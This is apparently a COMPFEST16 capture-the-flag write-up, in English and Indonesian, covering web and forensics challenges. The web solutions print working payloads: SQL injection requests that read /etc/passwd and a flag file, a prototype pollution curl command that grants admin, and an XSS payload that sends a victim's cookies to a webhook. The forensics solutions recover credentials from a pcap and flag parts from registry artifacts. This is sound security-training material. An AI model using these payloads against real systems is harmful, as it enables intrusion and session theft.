
[100 pts] Let's Help John!

Final payload

```
GET /play HTTP/1.1
Host: challenges.ctf.compfest.id:9016
From: pinkus@cellmate.com
Referer: http://state.com
User-Agent: AgentYessir
Cookie: quantity=Unlimited

```

Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

[375 pts] Chicken Daddy



Flag location: /home/redacted/flag.txt in mysql instance

Vuln function **getRecipe(id)**

```
SELECT * FROM recipes WHERE id = ${id}`);
```

We can inject sql injection payload

Since flag in user directory we need to get the username first

GET /?id=-1+UNION+SELECT+1,2,3,(SELECT+LOAD_FILE('/etc/passwd')),5

root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow
User:/:/sbin/nologin mysql:x:999:999::/var/lib/mysql:/bin/bash
ayamCemani:x:1001:1001::/home/ayamCemani:/bin/bash


5

Then retrieve flag

GET
/?id=-1+UNION+SELECT+1,2,3,(SELECT+LOAD_FILE('/home/ayamCemani/flag.txt'))

FLAG: COMPFEST16{d0_Not_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}

[408 pts] SIAK-OG



Challenge Overview

The challenge involves an Express.js application that allows users to modify course data through the `/api/v1/edit-irs` endpoint. The application has a security vulnerability that allows attackers to gain unauthorized admin access and retrieve sensitive information. This writeup details the exploit used to exploit the vulnerability and retrieve the flag.

Vulnerability Details

1. **Application Overview:**
    - **Static Files:** Served from the `public` directory.
    - **Session Management:** Uses `express-session` with a randomly generated secret.
    - **Course Data:** Loaded from `course.json` and includes a course with a flag in its description.
2. **Routes and Functionality:**
    - **GET `/` and `/edit-irs`:** Render pages with course data from the session.

- **GET `/admin`:** Restricted to admin users.
- **POST `/api/v1/edit-irs`:** Allows updating course data with conditions based on admin status and course availability.


3. **Security Issue:**
   - The application is vulnerable to **JavaScript Prototype Pollution**. This vulnerability arises because the application does not properly sanitize user input, allowing attackers to modify the prototype of JavaScript objects.

Exploit Description

1. **Understanding Prototype Pollution:**
   - In JavaScript, objects inherit properties from their prototype. By including **`__proto__`** in the payload sent to the `/api/v1/edit-irs` endpoint, an attacker can modify the prototype of objects processed by the application.
   - In this challenge, setting **`__proto__`** allows the attacker to modify the `req.session` object, which is used to store session data, including admin status.
2. **Crafting the Payload:**
   - The following payload is designed to set the `admin` property to `true` by exploiting the prototype pollution vulnerability: {"__proto__":{"admin":true},"DSA":{"taken":true}}
3. **Executing the Exploit:**
   - Send the crafted payload to the `/api/v1/edit-irs` endpoint using a tool like `curl`:


curl -X POST http://127.0.0.1:3000/api/v1/edit-irs -H "Content-Type: application/json" -d '{"__proto__":{"admin":true},"DSA":{"taken":true}}'

Then the flag will be shown in the home page



FLAG: COMPFEST16{n0w_c4n_y0u_h3lp_me_w1th_th1s_1rl?_2857a76eba}

[490 pts] copasbin



Express-xss-sanitizer

Summary

In this CTF challenge, we discovered an XSS (Cross-Site Scripting) vulnerability in an Express.js application. The vulnerability is due to improper sanitization of user inputs, which allows an attacker to inject and execute malicious JavaScript code.

Application Overview

The application allows users to upload, retrieve, and update files through various API endpoints. It uses the `express-xss-sanitizer` library to sanitize inputs. The sanitization function is intended to prevent XSS attacks by removing or escaping potentially dangerous HTML content.

Vulnerable Code Analysis

The core functionality of the application is implemented in the `sanitize` function. This function processes data based on its type (string, array, or object) and applies sanitization using the `sanitizeHtml` function from the `express-xss-sanitizer` library.

Here's the relevant part of the `sanitize` function:

```
const sanitize = (options, data) => {
  if (typeof data === "string") {
    return sanitizeHtml(data, options.sanitizerOptions);
  }

  if (Array.isArray(data)) {
    return data.map((item) => {
      if (typeof item === "string") {
        return sanitizeHtml(item, options.sanitizerOptions);
      }
      if (Array.isArray(item) || typeof item === "object") {
        return sanitize(options, item);
      }
      return item;
    });
  }

  if (typeof data === "object" && data !== null) {
    Object.keys(data).forEach((key) => {
      if (options.allowedKeys.includes(key)) {
        return;
      }
      const item = data[key];
      if (typeof item === "string") {
        data[key] = sanitizeHtml(item, options.sanitizerOptions);
      } else if (Array.isArray(item) || typeof item === "object") {
        data[key] = sanitize(options, item);
      }
    });
  }
  return data;
};
```

Vulnerability Explanation

Allowed Keys Bypass: The key `data` is included in the `allowedKeys` array, which means its value is not sanitized:


```
if (options.allowedKeys.includes(key)) {

 return;

}
```

This means that when the key `data` is present in the request, its value is directly used without being sanitized. This bypasses the intended sanitization process and allows the inclusion of potentially harmful content.

Given the vulnerability, an attacker can craft a payload to inject malicious JavaScript. For instance, sending the following payload:

```
{
 "data": "<img src=x onerror=fetch('WEBHOOK?'+document.cookie)>",
 "allowedKeys": ["data"]
}
```

This payload includes an `<img>` tag with an `onerror` attribute that executes a `fetch` request to a remote server, sending the victim's cookies. When this payload is processed by the application, the JavaScript code is executed in the context of the victim's browser, leading to potential data theft or further exploitation.



Flag: COMPFEST16{L0Ve_m3_s0me_W3B_CVEs_309f7ecc3d}


Forensics

[100 pts] industrialspy3

Diberikan sebuah pcap file dan remote server, dimana peserta diminta untuk menjawab pertanyaan - pertanyaan yang berkaitan dengan sebuah insiden.

1. What ports are open on the attacked machine?


Pertanyaan ini dapat dijawab dengan menggunakan filter wireshark “(tcp.flags == 0x10) && (ip.dst == 192.168.56.11)”, dan jika dianalisa terdapat 2 port yang dibuka oleh server yaitu 22 dan 5432 sehingga jawabannya **22,5432**




2. What is the credentials used to access the database? (ex: root:root)

Untuk menganalisa kredensial yang digunakan, kita tinggal melihat paket di mana pertama kali attacker mengeksekusi sebuah query sql. Jika dianalisa lebih lanjut, kita dapat mendapatkannya pada paket dengan info >? Untuk nama user yang sedang


mencoba autentikasi, dan >p untuk password yang digunakan. Sehingga jawabannya **server:changeme**






3. What is the password for the "super" user on the database?

Ketika threat actor sudah berhasil masuk ke server database, kita bisa melihat bahwa dia melakukan query untuk mendapatkan seluruh value dari table employees. Pada table itu, terdapat kolom password, sehingga kita bisa mendapatkan jawaban untuk pertanyaan ini. Didapatkan passwordnya dalam bentuk hash adalah 588831adfca19bb4426334b69d9fb49f873e8a22, dan jika kita pergi ke crackstation , kita akan mendapatkan password plain textnya yaitu **cafecoagroindustrialdelpacfico**




4. What table does the attacker modify?

Kita bisa melihat pada aksi threat actor selanjutnya, di mana di sini dia melakukan sebuah command delete pada table **penalties.**



5. It seems that the attacker has modified their own data, what is their full name?

Bisa kita lihat pada gambar sebelumnya, attacker mendelete sebuah value dari table penalties dengan emplyee_id=6. Disini kita dapat mencari tahu full name dari employee yang memiliki id 6 pada query yang kita gunakan untuk jawaban no 3. Sehingga bisa kita dapatkan jawabannya dengan menggabungkan first name dan last name, yaitu **Lyubov Pryadko.**



```
┌──(c2uru㉿Darmodar)-[/mnt/c/Users/haida/OneDrive/Documents]
└─$ nc challenges.ctf.compfest.id 9009
1. What ports are open on the attacked machine? (ex: 1,2,3,4)
22,5432
server:changeme
cafecoagroindustrialdelpacfico
penalties
Lyubov Pryadko
2. What is the credentials used to access the database? (ex: root:root)
3. What is the password for the "super" user on the database?
4. What table does the attacker modify?
5. It seems that the attacker has modified their own data, what is their full name?

Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

Flag: COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}

[269 pts] the dumb hacker

Pada chall ini kita diberikan sebuah file registry, dan berdasarkan deskripsi chall, kita bisa lihat bahwa pembuat soal ingin kita memeriksa artifak yang berhubungan dengan browser. Sehingga penulis mencoba mencari history browser pada registry, dan didapatkan seperti berikut :

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\WordwheelQuery]
"search1"="How to open a Docs Folder?"
"search2"="How do i make a Document File?"
"search3"="Can the computer's owner do a User Activity Tracking to check what
"search4"="How to open Paint App on a computer"
```

Pada history search ke 3, kita bisa melihat bahwa sang attacker mencari hal yang berkaitan dengan user activity tracking sehingga penulis langsung melakukan research mengenai artifak yang berhubungan dengan user activity. Penulis mendapatkan sebuah informasi mengenai MRU artifak pada registry windows untuk menganalisa *most recently used* artifak. Ketika sedang menganalisa dengan mengconvert nilai hexadecimal nya, penulis mendapatkan flag part 1.

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder]
"MRUListEx"=hex:01,00,00,00,00,00,00,00,ff,ff,ff,ff
"0"=hex:44,00,6f,00,77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,00,00,68,00,32,\
  00,00,00,00,00,00,00,00,00,00,00,44,6f,77,6e,6c,6f,61,64,73,2e,6c,6e,6b,00,\
  4c,00,09,00,04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,44,00,6f,00,\
  77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,2e,00,6c,00,6e,00,6b,00,00,00,1c,\
  00,00,00
"1"=hex:73,00,6d,00,30,00,30,00,74,00,68,00,63,00,72,00,31,00,6d,00,31,00,6e,\
  00,61,00,6c,00,00,00,78,00,32,00,00,00,00,00,00,00,00,00,00,00,73,6d,30,30,\
  74,68,63,72,31,6d,31,6e,61,6c,2e,6c,6e,6b,00,00,56,00,09,00,04,00,ef,be,00,\
  00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,73,00,6d,00,30,00,30,00,74,00,68,00,63,\
  00,72,00,31,00,6d,00,31,00,6e,00,61,00,6c,00,2e,00,6c,00,6e,00,6b,00,00,00,\
  22,00,00,00
"part1"=hex:00,00,00,00,00,00,00,00,70,61,72,74,20,31,3a,20,43,4f,4d,50,46,45,\
  53,54,31,36,7b,79,30,75,5f

[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU]
```

Part 2 dari flag juga masih berhubungan dengan recentdocs registry dan bisa didapatkan di sini

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt]
"0"=hex:66,00,69,00,6c,00,65,00,31,00,2e,00,74,00,78,00,74,00,00,00,5c,00,32,\
  00,00,00,00,00,00,00,00,00,00,00,66,69,6c,65,31,2e,6c,6e,6b,00,44,00,09,00,\
  04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,66,00,69,00,6c,00,65,00,\
  31,00,2e,00,6c,00,6e,00,6b,00,00,00,18,00,00,00
"MRUListEx"=hex:00,00,00,00,ff,ff,ff,ff
"part2"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,70,61,72,74,20,32,3a,20,67,4f,74,5f,\
  68,34,63,4b,33,64,5f,62,59,5f,61,5f
```

Selanjutnya, part 3 dapat ditemukan pada user assist registry di mana merupakan artifak mengenai program yang dieksekusi oleh user (dukun :’).

```
  "Zvpebfbsg.JvaqbjfPnyphyngbe_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,08,00,00,00,0c,\
    00,00,00,e0,1c,03,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\
    80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,\
    ff,0f,4a,0d,19,f2,d6,da,01,00,00,00,00
  "Zvpebfbsg.Cnvag_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,06,00,00,00,09,00,00,00,a0,\
    03,02,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\
    80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,0f,4a,0d,\
    19,f2,d6,da,01,00,00,00,00,70,61,72,74,20,33,3a,20,28,6e,61,6d,65,20,6f,66,\
    20,68,61,63,6b,65,72,29,5f,31,34,38,64,38,37,64,66,34,66,7d
```


part 1: COMPFEST16{y0u_
part 2: gOt_h4cK3d_bY_a_
part 3: (name of hacker)_148d87df4f}

Namun jika kita lihat, terdapat bagian yang kurang yaitu nama dari hackernya. Kita bisa mendapatkannya dengan melihat users milik siapa registry ini, dan kita bisa mendapatkannya yaitu **sm00thcr1m1nal**

